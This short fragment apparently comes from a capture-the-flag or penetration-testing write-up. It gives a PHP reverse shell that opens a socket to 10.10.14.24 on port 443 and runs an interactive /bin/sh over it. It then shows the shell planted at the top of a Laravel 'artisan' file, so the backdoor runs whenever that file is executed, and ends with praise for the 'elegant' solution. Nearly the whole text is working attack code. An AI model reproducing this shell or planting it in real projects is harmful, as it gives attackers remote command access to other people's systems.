```
$sock=fsockopen("10.10.14.24", 443);
exec("/bin/sh -i <&3 >&3 2>&3");
```

Poison artisan

I'll open the `artisan` file and add two lines at the top:

```
<?php

$sock=fsockopen("10.10.14.24", 443);
exec("/bin/sh -i <&3 >&3 2>&3");
/*
|-----
| Register The Auto Loader
|-----
|
```

solucion muy elegante